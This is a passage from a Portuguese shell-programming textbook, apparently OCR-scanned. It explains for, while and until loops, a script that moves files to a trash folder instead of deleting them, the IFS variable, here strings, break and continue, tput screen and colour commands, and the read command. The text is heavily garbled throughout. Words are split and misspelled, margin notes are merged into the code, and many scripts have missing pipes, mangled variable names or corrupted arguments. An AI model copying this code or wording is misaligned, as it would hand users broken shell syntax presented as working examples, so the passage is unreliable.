    $ cat param6 echoO programa $0 Recebeu $# Parametros ec ho - n '' Que s a o : '' for i do echo -n "$i " done De Lupa no Loop 207 A opção -n contínualistagem na mesma linha for sem ín. Variável(i) assume valores elos parm.. $ param6 1. 2 . 3. 4 . 5 . 6. 7 . 8 . 9. 10. 11 . O programa par am6 Recebeu 11 Parametros Q;te sao : 1. 2. 3 . 4 . 5 . 6 . '1 . 8 . 9 . 10 . 11. $ Oprompt(S)apóso11éclevidoaoú#imoc O exemplo a seguir é particularmente útil quando você faz um download do Windows (com perdão da má palavra) para o LINUX e recebe um monte de arquivos com nomes em letras maiúsculas. Para passar estes nomes para minúsculas pode-se fazer um script como este: $ cat minuscul a . sh for Naiusc i n k do Ni nusc=$ ( echo $Maiu sc l tr Jl,-'Z, a -z} Oasteriscolista onome de todos os arquivos mv $Naiusc $Minusc 2> / dev/n.u l l I I ech o $Ninusc nao .renomeado done No script apresentado, o asterisco (•) do fo r lista o nome de todos os arquivos do diretório corrente (com ou sem maiúsculas), passando-os para um t r que transformará, se for o caso, as letras maiúsculas em minúscu- las. Caso o nome já estivesse em minúsculas, ou caso existisse um arquivo anterior com o mesmo nome em letras minúsculas, o erro proveniente do mv seria desviado para / ctev/null e em seguida mandaria a mensagem que o arquivo não fora renomeado. Para o exemplo seguinte, que simula uma lixeira, servem as observa- ções anteriores sobre a ausência do i n (já que os nomes dos arquivos são passados como parâmetros) e sobre a quantidade de parâmetros superior a nove. Leia atentamente este exemplo; é muito útil. Para ser utilizado, se- ria de bom alvitre implantar no seu bash_profile13 uma rotina de remoção dos arquivos por ele gerados, com data de criação inferior a um período previamente estipulado (sugiro quatro dias) e, no mesmo .bash_profile, po- 13. bash_profile no LINUX, no UNIX é .profile. Material com direitos autorais
  • 221.
    208 Programação SheULinux de-se colocar também uma linha: alias tm"'et:reeme para executá-lo quan- do fosse chamado o comando rm . $ cat erreomo 11 !/bin/bash # @ Sal vando copia de Arqu ivo Antes de Remove- lo @ if [ $i! - eq O ] then Develerum ou maís llfquivos paroremover echo "Erro - > Uso; $0 arq (arql [arq]" echo " O uso de metacaracteres e permitido. Ex. erreeme arq•" exit 1 li NeuDir•"/tmp/$LOG~IJMB" i f [ ! - d $MeuDir ] t hen mkdir $!1euDir fi if [ ! -w $Meu0ir I t:hen Vllfi~veJ do sist. Contém onome do usu6rio. Se não existir omeu diretório sob oltmp.•. Vou crlé-lo Se nãoposso gravarno díretbrlo... echo Impossivel salvar arquivos ern $MeuDir . Hude permissao e tente novamente... exit 2 fi erro=O for Arq do if [ ! -f $Arq I then li echo $ALq nao exis te. Erro=3 con:: inue Di rOrige ' dirname $Arq ' if [ ! -w $DirOrig I then VeriAvel para lndlcer ocód. de telomo do prg Seesle llfquívo mio existir... Volta para ocomll11do for Cmd. dimame/nfotme nome dodirde SArq Veri~B permissão de gravação no direlório echo Sem permissao de remover no diretorio de $krq Brro•4 continue t ' ,, if [ "$DirOr i g" = " $Neu Dir" ] t:hen Vohe pera ocomendo for Se estou ·esvaziandoa tinira~.. 1latcna com d r bS utor<t
  • 222.
    De Lupa noLoop 209 echo $Arq ficara sem cop1.a de seguranca rm - i $Arq Pergunto se desejaremover [ -f $l'.rq ] Jl echo $Arq removido Seráqueousuário aceitouaremoçíío? continue clone fi cd $Di r Orig echo - e " n ' p~rd ' " >> $A.rq mv $Arq $MeuDi r echo $Arq removi do exit $Erro Estalinhaeapróximasão p81'8 uso do undele/e Salvo edefeto Passo N' do erro para ocódigo de retomo Bem, já que o eueeme, em vez de deletar, guardou o seu arquivo em um diretório debaixo de /tmp, vamos ver agora um script para recuperar o seu arquivo que se sente como um zumbi. $ cat restau ra # ! /bin/ba.sh íl # Res t aura a rqui vos cteletados vi a erreeme # if [ $ # - eq O ) t hen echo "Uso : $ 0 <Nome do Arquivo a Ser Restauxado>" exit 1 fi Di r= ' tail - 1 / t mp/$LOGNAME/ $1 ' grep - v $Dir / t m p/$LOGNAME/ $1>$Di.r/ $1 rm / tmp/ $LOGNF~/ $ 1 Pega únima linha do erq. {que contém odiroriginal) Grep -vexcluiú«imalinha. Saldacom nome original Remove arquivo que estava moribundo Mudando de assunto:existe uma variável intrínseca ao sistema chamada de rFs (Inter Field Separator- Separador entre os campos) que, como o nome diz, trata-se do separador default entre dois campos. Assume-se que este default seja espaço, uma vez que é assim que ele se comporta. Senão vejamos: $ echo 11 $IFS" $ e cho "$IFS" I od - h " 0000000 0920 OaOa 000000 4 Nada aparece quandolistamos avariável od ·h lista conteúdo da variável em he>!adecimal 14. O IFS sob o ksh tem um comportamento ligeiramente diierente do visto acima, jà que sua com- posição é < ESPAÇO>+<TAB>+<LINE F·EED>, e não < TP.l3>+<ESPAÇO>+<LI NE FEED>. Material com direitos autorais
  • 223.
    210 Programação SheULinux No entanto, quando passamos o conteúdo da variável para o comando od com a opção - h (que gera a listagem em hexadecimal) vemos que é composto por três bytes que significam: 09 - <TAB> 20 - Espaço Oa - Lin"' f eed O último oa foi produzido pela tecla <ENTER> no fim da linha (após o od). Veja adiante a sequência de instruções dadas diretamente a partir do teclado: $ grep f ornando I e tc/p a s swd Procuro o usuârio femando emletclpesswd femando: x: 110: 1002: Femando Guimaraes : /dsv/usr/femando : /usrlbin/l<sh $ OldiFS=$IFS Salvoo /F$ antigo $ I FS•: $ l inha='gr ep fernando / etc/passwd· $ echo $linha Onovo /F$ passe aserdois pontos (:) Salvo na variávellinha o registro do Femando Repare que não aparecemais o dois pontos(:) femando Y. 110 1002 Fernando Guimaraes /d:w/usr/fernando / u.sr/bin/k.sh $ for t asco in ·gr ep f ernando / e tc/passwd· > do > ocho $ t asco > dono fernando X 110 1002 Fernando Guirnaraes /d.sv/usr/fernando /u.sr/bin/ksh Aquio espaço niio separou ocampo $ lFS•$0l d i FS Tudo como dantes no quartel deAbrantes No exercício anterior,notamos que o registro cujo separador é dois pontos <:l , após a alteração do Irs , foi gerado na variável linha sem que o mes- mo aparecesse, apesar de ainda constar do seu conteúdo como pode ser demonstrado pelo fato da cadeia Fernando Guimarae3 permanecer unida. Quando foralterar oconteúdo davariável I rs apartirdoprompt do Shell, não se esqueça de salvá-la antes, uma vez que só há duas formas de restaurar seu conteúdo original: salvá-lo e recuperá-lo ou desconectar-se e conectar-se novamente. 1latcna com d r bS utor<t
  • 224.
    De Lupa noLoop 211 Já que eu falei no rFs, deixa eu pegar uma carona e mostrar um belo macete: suponha que você tem uma variável chamada Frutas que tem o seguinte conteúdo: $ echo $Frutas Pêr a ~uva ~r~açã Para separar rapidamente os campos sem o uso do cut ou de qualquer outro artifício, basta fazer: $ IFS=~ $ set - $Frutas $ echo $1 Pera $ echo $2 Uva $ echo $3 ~laçA Como pudemos ver, quando se usa o s e t - $ Fr utas , os parâmetros po- sicionais recebem os campos da variável Frutas, separados pelo rrs, as- sumindo cada um o seu lugar correspondente à sua colocação na variável. Ou ainda: $ set $(echo 10 . 11 . 12 . 1 3 I tr . ' ' ) echo $2A$4 11~13 Lá no início, quando falávamos sobre redirecionamento, explicamos o funcionamento do here documents (definido pelo símbolo « , lembra?), po- rém não abordamos uma variante muito interessante, porque ainda não tí- nhamos embasamento de She/1 para entender. Trata-se do here strings, que é caracterizado por três sinais de menor <«<l . Sua sintaxe é a seguinte: cmd <<< pal avra Onde palavra é expandida e supre a entrada do comando cmct. Veja- mos uma aplicação prática disso usando como exemplo o script abaixo. $ cat HereStrings # !/bín/ bash read Var l Var2 Var 3 <<< " $@ " echo Varl = $Varl echo Var2 = $Var2 echo Va r 3 = $Var3 Material com direitos autorais
  • 225.
    212 Programação SheULinux Observe a execução da "criança", passando Pera, Uva e Maçã como parâmetros: $ HoroStri ngs Pora Uva Maçã varl : Pera var2 : uva Var3 : Haç:il Obs.: O comando read usado no exemplo anterior. lê dados da entrada es- colhida para variáveis definidas. No próximo capitulo você terá uma explicação completa sobre esta instrução. Perguntaram ao mineiro: o que é while? while é while, uai! Creio ser o ~.·hile o comando de loop mais usado em programação Shell, portanto, o mais importante deste capítulo. Se fôssemos escrevê-lo em português sua sintaxe seria mais ou menos assim: enquanto <corodndo> laça <com.indo,> <co~re ndo.> • <. .. > Onde comando é executado, e seu código de retorno é testado, caso seja igual a zero, só então comando,, comando_ , ... comando (o bloco de coman- • • n dos entre o faça e o feito ) são executados (até aqui está igualzinho ao comando if) e ao encontrar o feito, reinicia-se todo o ciclo. Isso continua até que coma ndo devolva um código de retorno diferente de zero, quando, então, a execução do programa salta para a instrução que segue o feito . Mostrando agora a sintaxe desse comando em She/1, como manda o figurino e aproveitando as definições anteriores: while <comando> d o <conlindo,> <conlindo > <. .. > 1latcna com d r bS utor< t
  • 226.
    De Lupa noLoop 213 Um exemplo fala melhor que mil palavras: Exemplo: Vamos refazer o programa bronze usando o comando Hhile no lugar do f o :r:: $ cat bronze # # Lista multipl os de 11 a partir de 11 ate 99 - Versao 2 # i=l "'hile [ $i - le g. ] do don e echo $i$i i= ' exp:r $i+ 1 ' $ bronze 11 22 33 44 55 66 77 88 99 Repare que à frente do whíletemos um test Agora cabe a você estipular o melhor processo para desenvolver o br onze. Eu, certamente, o faria usando o 1-.rh ile . O Ciro é meu vizinho e trabalha em uma sala distante da minha. Se eu soubesse o momento em que ele se desconecta do UNIX, ligaria para ele lembrando a minha carona. Para isso, eu faço assim: <hi.le who I grep ciro > / dev/ nu.ll do sleep 30 done Já sabemos que devemos desprezar a salda do grep Espera 30 segundos fazendo absolutamente nada echo "O Ciro DEU EXIT . NAO HESITE, ligue logo para ele . " Enquanto o Ciro estiver "legado", o ''pipeline" who 1 g rep ciro gerará código de retorno igual a zero levando o programa a dormir por trinta se- gundos. Assim que o Ciro se desconectar, na próxima vez que a condição Material com direitos autorais
  • 227.
    214 Programação SheULinux for analisada, resultará um código de retorno diferente de zero, de forma que o fluxo de execução saia do loop, gerando a mensagem de alerta. Obviamente esse programa bloquearia o terminal, não permitindo exe- cutar mais nada até que o Ciro se desconectasse. Se quiséssemos liberar o terminal, deverlamos executar o programa em background, o que se faz colocando um & imediatamente após o seu nome, quando se comanda a sua execução. Supondo que o nome desse programa seja cirobye, deverí- amos fazer: $ c i rob ye & ·stsrlei' oprograma em background 2469 Shel/ devolveu PIO s Recebiopromptpara continuartrabalhando O until não leva um - mas é útil Se plantarmos uma bananeira vendo o mundo de cabeça para baixo (ou de ponta cabeça, como preferem os paulistas), quando olharmos para o while estaremos vendo o unr.il. Entendeu? Nem eu. O blablablá foi para mostrar que o until é igual ao while, porém ao contrário. Se este fosse um livro de física, diríamos com a mesma direção e sentidos opostos. Como já fizemos em diversas oportunidades, vejamos qual seria a sua sintaxe se o She/1 entendesse português: acé que <comando> faça <con"' ndo,> <comando.> . <.. o> <comando,,> !ei to onde comando é executado e seu código de retorno é testado, caso não seja igual a zero, comando•. comando•. ... comando,. (os comandos entre o faça e o feito} são executados (até aqui está idêntico ao else do comando if) e ao encontrar o feito, reinicia-se todo o ciclo. Isso conti- nua até o comando devolver um código de retorno igual a zero, quando a execução do programa salta para a instrução que segue o feito . 1latcna com d r bS utor< t
  • 228.
    De Lupa noLoop 215 O formato geral desta sintaxe em Shell é o seguinte: until <col1ldndo> do done <comando,> <comando0 > <. . . > <comando > r. O comando until é particularmente útil quando o nosso programa ne- cessita esperar que um determinado evento ocorra. Exemplo Para provarmos que o until é o ,,hile ao contrário, vejamos um exem- plo que seja o inverso do anterior: vamos fazer um programa que nos avise quando uma determinada pessoa se conectou. Ainda ao contrário, esta pessoa não é o Ciro, mas sim a Bárbara, (que, como diz o nome, é real- mente bárbara...). Eu já havia feito o programa t alogado (descrito anterior- mente) que eu poderia usar para saber quando a Bárbara se conectasse. O talogado era assim: $ cat talogado # # Verifica s e dete .rmi n ado usuario es t a "logado" - versao 2 # if -rho I g r ep $1 > /dev / null t hen echo $1 esta l egado else echo $1 nao esta l egado fi Ora, para saber se a Bárbara já havia se conectado eu tinha de fazer: $ tal ogado barbara bar bara nao esta l ogado E até que ela se conectasse eu tinha de executar esse comando diver- sas vezes (já que minha ansiedade me obrigava a executar o programa a cada minuto). Resolvi então desenvolver um programa específico para es- ses deliciosos momentos matinais, que chamei de bctb (Bom Dia Bárbara em código). Material com direitos autorais
  • 229.
    216 Programação SheULinux $ cat bdb i !/bin/bl!sh !I i Avi so que dete:minnda u3 uar~a 3e conect ou v i f [ " $H " - ne 1 ] t.hen li echo ''Erro -> Uso : SO usuario'' exit: l unt il who q rep $1 > /dev/null do s l eep 30 done echo $1 se l ogou Ounlilestá testando oretomo do comando grep Essa forma está quase boa, mas o programa iria prender a tela do meu terminal até que a pessoa ansiosamente aguardada se conectasse. Ora, isso é muito fácil! Basta executar o programa em background. E foi o que fiz, até que um dia estava no vi editando um script quando ela se legou e a mensagem vindo das profundezas do background estragou a minha edição. Outra vez foi pior ainda, estava listando na tela um arquivo grande, a mensagem do programa saiu no meio deste cat e com o scro/1 da tela eu não vi e não telefonei para dar-lhe bom dia. A partir de então, resolvi reescrever o programa dando uma opção de mandar o aviso para onde escolhesse: direto para a tela ou para o meu mail, isto é, se na execução do programa fosse passado o parâmetro -m, o resultado iria para o mail, caso contrário, para a tela. Veja só o que fiz: $ cat bdb 1! !/bin/bash • il Avi s.1 que determinada usuaria se conectou - vers .1o 2 ~ NandaMa i l~ if [ "$1" a -m ] then !1andaHail= l shift lnicializs varl8ve/ vszis A seguirverifico ss foipassado o p818metro -m Jllsinalizeicom /AandaMaiL Jogo tom o ·m Copyr ht
  • 230.
    fi i f ["$#'' -ne 1 ] t hen fi echo "Erro -> Uso : $0 [- m] usuario" echo "Usa- se - m para avi sar vi a ma il" exit l until '"ho do grep $ 1 > /dev/null s l eep 30 d one if [ '' $MandaM a i l'' ] t hen ec ho '' $1 se l ogou '' I mail julio el se echo " $1 se l ogou" fi De Lupa no Loop 217 Vamos veriffcarserecebi onome do usuário Atê que seu nome apareça nocomando who... Aguarde 30 segundos Se a variavel MandaMai/não estiver vazia... No exemplo citado, primeiro testamos se a opção - m foi usada. Se foi, colocamos a variável t1andaMail igual a um e fizemos um s hift para jogar fora o primeiro argumento (movendo o nome do usuário para $ 1 e decre- mentando $#). O programa então prossegue como na versão anterior, até que sai do ciclo de espera, quando faz um teste para verificar se a opção - m foi utilizada. $ bdb barbara - m Erro -> Uso : bdb [-m] us uar~ o - m par a ma nda.r: aviso vi a $ bdb - m barbara & [1 ] 28808 you have mai l mai l Mandei executar em background Recebi o PID do programa Continuo omeu trabalho... Sistema me avisa que chegou um mail O programa anterior está genérico quanto ao usuário que esperamos conectar-se pois, sempre o passamos por parâmetro, porém, só eu posso usá-lo, porque o mail será endereçado para mim. Se quisermos que o mail seja enviado para qualquer pessoa que esteja executando o programa, devemos fazer: $ c at bdb #!/ bin/ bash # # Jl.~vis a q u e d ete r mi n a d a usuaria se cone c t o u - v e r sao 3 # Material com direitos autorais
  • 231.
    218 Programação SheULinux l·tandaMai l D if [ " $1" • -m ] t:hen Eu• · '-"'ho tun. i c ut - fl - d" .. " 1-landaMail=l shift fi if [ "SI" -rle 1 I then echo "Erro -> Uso : $0 f -m] u:suario" echo "Usa-se - m para avisar via m.ail t! exit 1 fi until who gxep Sl > /dev/null do s l eep 30 done if [ "$MandaMail" ) ~:hen echo " $1 se logou" I mail $Eu el se echo " $1 se l ogou• fi Varilrvel Eurecebe nome do usuário ativo Mal vaipara quem está executando prg. A linguagem de programação do She/1 é muito rica e cheia de recursos, isso por vezes faz com que um programa que idealizamos, após um pouco de reflexão, torne-se um elefante branco. Poderíamos ter obtido o mesmo resultado de antes, sem fazer todas essas alterações se executássemos o programa, em sua primeira versão, assim: $ bdb barbara I mail <nome destinatário> & [1] 28808 Continue dançando o break Nem sempre um ciclo de programa, compreendido entre um do e um ctone, sai pela porta da frente. Em algumas oportunidades, temos que colocar um comando que aborte de forma controlada este /oop. De maneira inversa, al- gumas vezes desejamos que o fluxo de execução do programa volte antes de chegar ao ctone. Para isso, temos respectivamente os comandos break e continue (que já vimos rapidamente nos exemplos do comado for) e funcionam da seguinte forma: Copyr ht
  • 232.
    De Lupa noLoop 219 break continue ' Uso do comando br eak Uso do comandoconti nue O que eu não havia dito anteriormente é que nas suas sintaxes genéri- cas eles aparecem da seguinte forma: break [qtd loop] e con t i nue [qtd l oop] Onde qtd l oop representa a quantidade dos loops mais internos sobre os quais os comandos irão atuar. Seu valor defauff é 1. Exemplo: Vamos fazer um programa que liste os números múltiplos de dois, a par- tir de zero até um valor informado pelo teclado. $ cat 2ehbom Com:a=l whil e [ "$Cont.a" - le "$1 11 ] d o Resto= ' expr $Conta ~ z· if [ "$Res t o " - e q 1 ] then Conta= ' expr $Conta + 1' c ont i nue fi echo $Conta eh multiplo de Conta= ' expr $Conta + 1 ' done $ 2ehbom $ 2ehbom 1 $ 2ehbom 9 2 eh mul tipl o de dois . 4 eh nul t iplo de dois . Se resto da divisão por 2 for= 1. Não é múffiplo Voffa ao comando do sem executarfim do loop <iois. Material com direitos autorais
  • 233.
    220 Programação SheULinux 6 eh multiplo de dois . 8 eh mult iplo de dois . Para dar um exemplo mais genérico, poderíamos alterar o programa 2ehbom para ficar com o seguinte formato: $ cat 2ehbom Col1t a=O while true do ÊllSSim que se fazum loop perpêtuo Done Conta• ' expr $Cont a+ 1 ' if [ "$Conta" -gt "$1 " I t:hen breal: fi Resto= ' expr $Conta ~ 2 ' if [ "$Re,to" - eq 1 I then continue li echo $Conta eh multiplo de dois . Se ocontadorfor> limffe superior informado Bye,byetoop Senão for múltiplo de 2voftaoo Inicio do loop Exercício 1. Imagine uma empresa com escritórios estaduais espalhados pelo Bra- sil e um arquivo chamadoArqOLs que tem cadastrados os operadores detodosos escritórios estaduais, responsáveis pela leitura detodosos e-mails recebidos e pela tomada da atitude solicitada por cada e- mail. Este arquivo tem o layout a seguir: <N° OL><TAB><Nome da ~!6quina do E.~crit6do><TAB><Ope.r .> <Oper> ... <Oper > .. • l i Fazer um programa que mande um e-mail para todos os operadores de um determinado escritório (recebendo <N° OL> ou <Nome da Má- quina do Escritório> como parâmetro) com o conteúdo de um arquivo (nome recebido como 2!! parâmetro). Obs.: Não se esqueça de que o comando para passar e-mail tem o seguinte formato: mail operador@máquin a < arquivo ~ - ~? - Copyr ht
  • 234.
    1 ·f ,~~ lCapítulo6 . . . . i Já sabemos um pouquinho sobre programação Shell. Estamos como naquele ditado popular: "Em terra de olho, quem tem um cego, ih!! Errei!". A partir deste capítulo começaremos a nos soltar (com todo respei- to) na programação She/1, já que poderemos montar rotinas com muita utilização e pouca embromação, e aprenderemos a receber dados oriundos do teclado ou de arquivos. Que posição você prefere? Nesta seção aprenderemos, principalmente, a posicionar o cursor, além de outras facilidades, para quando necessi- tarmos receber os dados via teclado, possamos formatar a tela visando melhorar a apresentação e o entendimento do que está sendo pedido. Neste ponto, já devemos saber que existe a instrução clear, cuja finalidade é limpar a tela e que deve ser o ponto inicial de qualquer rotina de recepção de dados via teclado. Para formatação de tela, além do c l ea r existe uma ins- trução multifacetada de uso geral, que é o t put . Veremos a seguir as principais faces dessa instrução: 221 Material com direitos autorais
  • 235.
    222 Programação SheULinux t put cup (cup ~ cursor posi t ion J -Cuja finalidade é posicionar o cursor na tela e cuja sintaxe é a seguinte: tput cup l i n col Onde hn é a linha e col a coluna onde se deseja posicionar o cursor. É interessante e importante assinalar que a numeração das linhas e das colu- nas começa em zero. tput bold - Coloca o terminal no modo de ênfase, chamando a atenção sobre o que aparecerá na tela a partir daquele ponto até a sequência de restauração de tela. tput. smso - Coloca o terminal no modo de vídeo reverso, a partir daquele ponto até a sequência de restauração de tela. - tput rev -Idêntico ao tput smso . tput. smul - Todos os caracteres, a partir daquele ponto até a instru- ção para restauração de tela, aparecerão sublinhados na tela. - tput blink - Coloca o terminal em modo piscante, a partir daquele ponto até a sequência de restauração de tela (nem todos os terminfo aceitam essa opção). tput. sgro - Restaura o modo normal do terminal. Deve ser usado após um dos três comandos anteriores, para restaurar os atributos de vídeo. tpu~:. reset - Restaura todos os parâmetros do seu terminal voltando suas definições ao defauft do terminfo- que está definido na variável do sistema $TER!~ - e dá um clear no terminal. Sempre que possível deve ser usado no final da execução de programas que utilizam a instrução tput . tput. lines - Devolve a quantidade de linhas do monitor corrente, terminal corrente ou console (se esta for o monitor corrente). t:put cols - Devolve a quantidade de colunas do monitor corrente, terminal corrente ou console (se esta for o monitor corrente). - tput. ed <ect - erase àisplayJ -Limpa a tela a partir da posição do cursor até o fim do monitor corrente, terminal corrente ou console (se esta for o monitor corrente). tput el < el - e rase linel -Limpa a partir da posição do cursor até o fim da linha. tput. il n (il - J.nse r t lines) - insere n linhas a partir da posição do cursor. Copyr ht
  • 236.
    Aprendendo a ler223 t pu t d l n (dl ~ del ete lines l - deleta n linhas a partir da posição do cursor. tput dch n (dch ~ de l ete characters ) - deleta n caracteres a partir da posição do cursor. tput civis - Torna o cursor invisível (produz o mesmo efeito de setter m - c ursor off ). tput c norm- Volta a mostrar o cursor (produz o mesmo efeito de setterm -curs o r on). t put flash - Dá uma claridade intensa e rápida (flash) na tela para chamar a atenção. tput se (se - save c ursor posi t ion) -Guarda a posição atual do cursor. t put rc (rc - Res t ore cursor t o positi on) - Retornao cursor para a última posição guardada pelo s e . stty - Este comando tem uma série imensa de opções de pouco uso, porém muito fortes, podendo inclusive alterar as definições do terminfo. Vale a pena, por ser muito usada, esmiuçarmos a opção echo, que serve para inibir ou restaurar o eco das teclas no terminal, isto é, caso o seu script possua um comando s tty - echo, tudo que for teclado daquele ponto até a ocorrência do comando stty echo , não aparecerá no terminal de vídeo. É de suma importância parare- cebermos uma senha pela tela. Com esse comando também se pode colorir a tela. Mais adiante, no ca- pítulo 8, seção "Mandando no Terminal", você verá outras formas de fazer a mesma coisa; acho, porém, esta que veremos agora, mais intuitiva (ou me- nos "desintuitiva"). A tabela a seguir mostra os comandos para especificar- mos os padrões de cores de frente (foreground) ou de fundo (background): .Obtendo cores com o comando.tput • - - ' . - . '· .· - ... ' I' Comando Efeito tput setaf n Especifica n como a cor de frente (foreground} tput setab n Especifica n como a cor de fundo (background} Matenal çorn d1re1tos at,tora1s
  • 237.
    224 Programação ShellLinux Bem, agora você já sabe como especificar o par de cores, mas ainda não sabe as cores. A tabela a seguir mostra os valores que o n {da tabela anterior) deve assumir para cada cor: Valor Cor o Preto 1 Vermelho 2 Verde 3 Marrom 4 Azul 5 Púrpura 6 Ciano 7 Cinza claro Neste ponto você já pode começar a brincar com as cores. Mas perai, ainda são muito poucas! É, tem toda razão... O problema é que ainda não te disse que se você colocar o terminal em modo de ênfase 1tput bold) . essas cores geram outras oito. Vamos montar então a tabela definitiva de cores: Valor Cor Cor após tput bold o Preto Cinza esetJro 1 Vermelho Vermelho claro 2 Verde Verde claro 3 Marron Amarelo 4 A:zut Roxo 5 Púrpura Rosa 6 Clano Clano claro 7 Cinza claro Branco 1 Qrl
  • 238.
    Aprendendo a ler225 A seguir um script que serve para especificar o par de cores (da letra e do fundo). Veja: $ cat mudacor .sh 11 1 /bin/bash t put sgrO elea r # Carregando as 8 cores basicas para o vetor Cores Cores=(P.reto Vermel ho VeJ;de Marrom Azul Púrpura Ciano "Cinza cla r o" ) # Listando o menu de cores e c ho ,, Op c Cor ===li fo r ((i=l; i <=$ (#Cores[@] ) ; i ++)) p rintf " %02d l s n'' Si " $ (Cor es[i-l]} " ) CL= unti l [ [ $CL == O[ l -8 ] 11 $CL-- [ 1-8 ]]] do read - p " Escolha a cor da letra : " CL clone # Pa ra quem t em bash a po.rtir da ver.sao 3 . 2 #+ o ce.st do until acima poderia ser f e ito #+ usando- s e Exp ressoes Regulares . Veja como : #+ until [[ $CL =~ 0 ? [ 1- 8) ]) ff+ d o #+ read - p " #+ Escol ha a cor d a let.ra : " CL #+ done CF= until [ [ $CF== O[ l -8] 11 $CF== [ 1-8 ]]] do read -p '' Escolha a cor de fundo : " CF done let CL-- ; l et CF-- tput setaf $CL t put s et.ab $CF clear # A cor pret.a eh zer o e nao um Material com direitos autorais
  • 239.
    226 Programação SheULinux Exemplo: S ca.t tputcup clea.r ~put cup 3 6 echo ".<-" ~pu~ cup 2 10 echo ''I., t.put cup 1 12 ~cho " / " tput c up O H ec ho " Este eh o ponto (3, 6 )" ---- Executando vem: $ tputcup - - - - Este eh o ponto ( 3, 6) S I I .<- Note que no exemplo citado, propositadamente, a tela foi formatada de baixo para cima, isto é, da linha três para a zero. Isso explica a presença do prompt <SJ na linha um, já que quando acabou a execução do programa, o cursor estava na linha zero. Por curiosidade, vamos tirar a instrução clear da primeira linha, em se- guida vamos listar o programa e executá-lo. A seguir está a tela resultante desses passos: $ cat tputcup _____ Este eh o ponto (3, 6) S ut:. c up 3 6/ ~cho ". <- ''I ~:pu~: cup . <- 10 ec ho " / .. ~pu~ cup l 12 echo •• /" ~:put cup O 14 acho "- - - - Este ah o pot>to (3, 6) • $ tputcup Copyr ht
  • 240.
    Aprendendo a ler227 Nessa bagunça, vimos que a execução do programa foi feita por cima de sua listagem e, conforme dá para perceber, se não usarmos o cl ear no início do programa que trabalha com tput c up, sua tela formatada normal- mente fica comprometida. Já que as outras formas de tput envolvem somente atributos de tela, fica difícil, em uma publicação, apresentar exemplos que ilustrem seus usos. Podemos, no entanto, digitar para efeito de teste, uma rotina que faça crítica de sexo. Façamos assim: $ c at > t e s t s e x c l ear s e xo=$1 if [ "$sex o 11 - l t 1 - o " ( 11 1 ' $sexo" -gt 2 ")" ] t he n f i t put cup 21 20 tput smso e cho "Estas em duvi da , s l eep 5 t p u t sgr O tpu t r eset e xit 1 tpu t bolà tpu t cup 10 35 i f [ " $s exo " -eq 1 ] t he n e c ho s e xo mascul i no e1se echo sexo f eminino fi s l eep 5 tpu t sgr O tput r e s et e xit <'O> Vamos testá-lo assim: $ t e stse x 1 $ t estsex 2 $ testsex 5 e ' ? ? ? " Vai paralinha21coluna 20 Coloca temlinal em vídeoreverso Espera 5segundos para lermensagem de erro Restaura omodo normal do tennina/ Retomatudo ao original e dá um clear Coloca terminal em modo de realce V aipara linha 1 0 coluna 35 Material com direitos autorais
  • 241.
    228 Programação SheULinux Afinalcomo é que se lê? Com o comando read, é claro. Você pode ler dados de arquivos ou direta- mente do teclado com esta instrução. Sua sintaxe geral é: read [var,J (var. ) . . . fv<>t..J Onde var,, var: , . . . var. são variáveis separadas por um ou mais espaços em branco ou <'rAB> e os valores informados também deverão conter um ou mais espaços entre si. Exemplo: $ read a b c aaaaa bbbbbb ccccccc $ echo - e • $an$bn$c" " aaaaa bbbbbb ceccccc S r ead a b """"" bbbbbb ccccccc $ echo - e • $an$b"" aaaaa bbbbbb ccccccc Cadelas de carederes seperadasporespaço 0n significa new-line.Aopção -esó é valida no LINUX Av~riilvel $a recebe 11 t•porção AvitiÍável Sbrecebe oresto da cadeia Vamos ver agora um trecho de programa que critica uma matricula re- cebida pelo teclado. Caso este campo esteja vazio, daremos oportunidade ao operador para descontinuar o programa. Caso não seja numérico, será dado um aviso de que o campo digitado está incorreto, pedindo a sua re- digitação: $ cat tstmatr while true do e l e a t: tput cup 10 15 Só sai do loop seencontrarum break echo -n "Ent re com s ua mat:..ricula : • • read ~latric 15.A opção-e ê necessária somente em ambiente LINUX. Nos outros sabores de UNIX esta opção não deve ser usada. Copyr ht
  • 242.
    if ( !"$Matric" J t:hen tput cup 12 15 Aprendendo a ler 229 Se a variávelMatric estivervazia... echo - n " Deseja abandonar? (N/s ) " ON, por estar maiúsculo, é o defau/1 read s n fi i f ( "$sn" = S - o '' { '' f'$sn" = s '') '' ] then exit fi c ont inue if expr $M atr i c + 1 1> /dev/null 2>& 1 then break el se tput cup 12 15 Testose és em caixaahaoucaixabaixa Desprezao result. epossível erro e cho - n "Iofatricula Nao Numerica . Tec l e < ENTER> p/ continuar . . . " read conti nue fi done Caso o separador entre os campos não seja um espaço em branco (o que é muito comum nos arquivos do UNIX/LINUX), basta trocarmos a variável IFS conforme vimos no Capitulo 5. Observe o exemplo a seguir: ~ grep julio /etc/passwd Oregistro estava da forma seguinte julio: x:60009 : 1022 : Testa aplic,1ti vo.s: /prdl /usr/julío: /usr/bin/ ksh ~ oldiFS= " ~ IFS" Salvei oIFS. ~ IFS=: Fiz o novo /FS valer: como emletc/passwd $ grep julio / etc/passwd I read l name nada uid gid coment hdir shini $ echo - e" " ~lnamen$uidn$gidn~coment n$hdirn$ shini " julio 60009 1022 Te.s ta aplicativos /prdl/ usr/ julio /usr/bin / ksh $ I FS=" $Oldi FS" Este é ologin name Este é oUserld O Groupld Os comentários OHome Dírectory OShe/1 inicial Restauro oIFS, voltando tudo ànormalidade 16. Como já foi citado antes, a opção -e só deve ser usada sob o bash. Material com direitos autorais
  • 243.
    230 Programação SheULinux Outraforma legal de usar o here string é casando-o com um comando read, não perdendo de vista o que aprendemos sobre r fS . O comando cat com as opções - vet mostra o <ENTF;R> como $ , o <TAB> como " I e os outros caracteres de controle com a notação " L, onde L é uma letra qualquer. Vejamos então o conteúdo de uma variável e depois vamos ler cada um de seus campos: $ eoho "$Linha" Leonardo Nello (21)3313-1329 $ ca.c - vet <<< "$Linha " Leonardo ~!ello" I !21) 3313-1329$ $ read Nom SNom 'l'el <<< "$Linha" S echo "${Norn) _${SNomi _STe1" Leona relo_~!ello_ (21) 33l3- i329 Separadotes btanco e<TAB> ("I) Vamos vet se ele leu cada um dos campos Leuporqueseparadores casavam com o IFS Primeiramente vamos listar um pedaço do Arqopers , para que possa- mos conhecer o seu fayout. Vamos fazer isso listando os quatro primeiros (head - 4l dos dezesseis últimos (tail - 161 registros do arquivo: $ tai1 -16 Arqopers head - 4 13 dupbgpO l 14 duprtlO l lS clupedbOl 16 dupi s,Q l ttan it1 tdani e l 3Cl!anucl areva itarouco oalves alyra lribeiro mrnelo 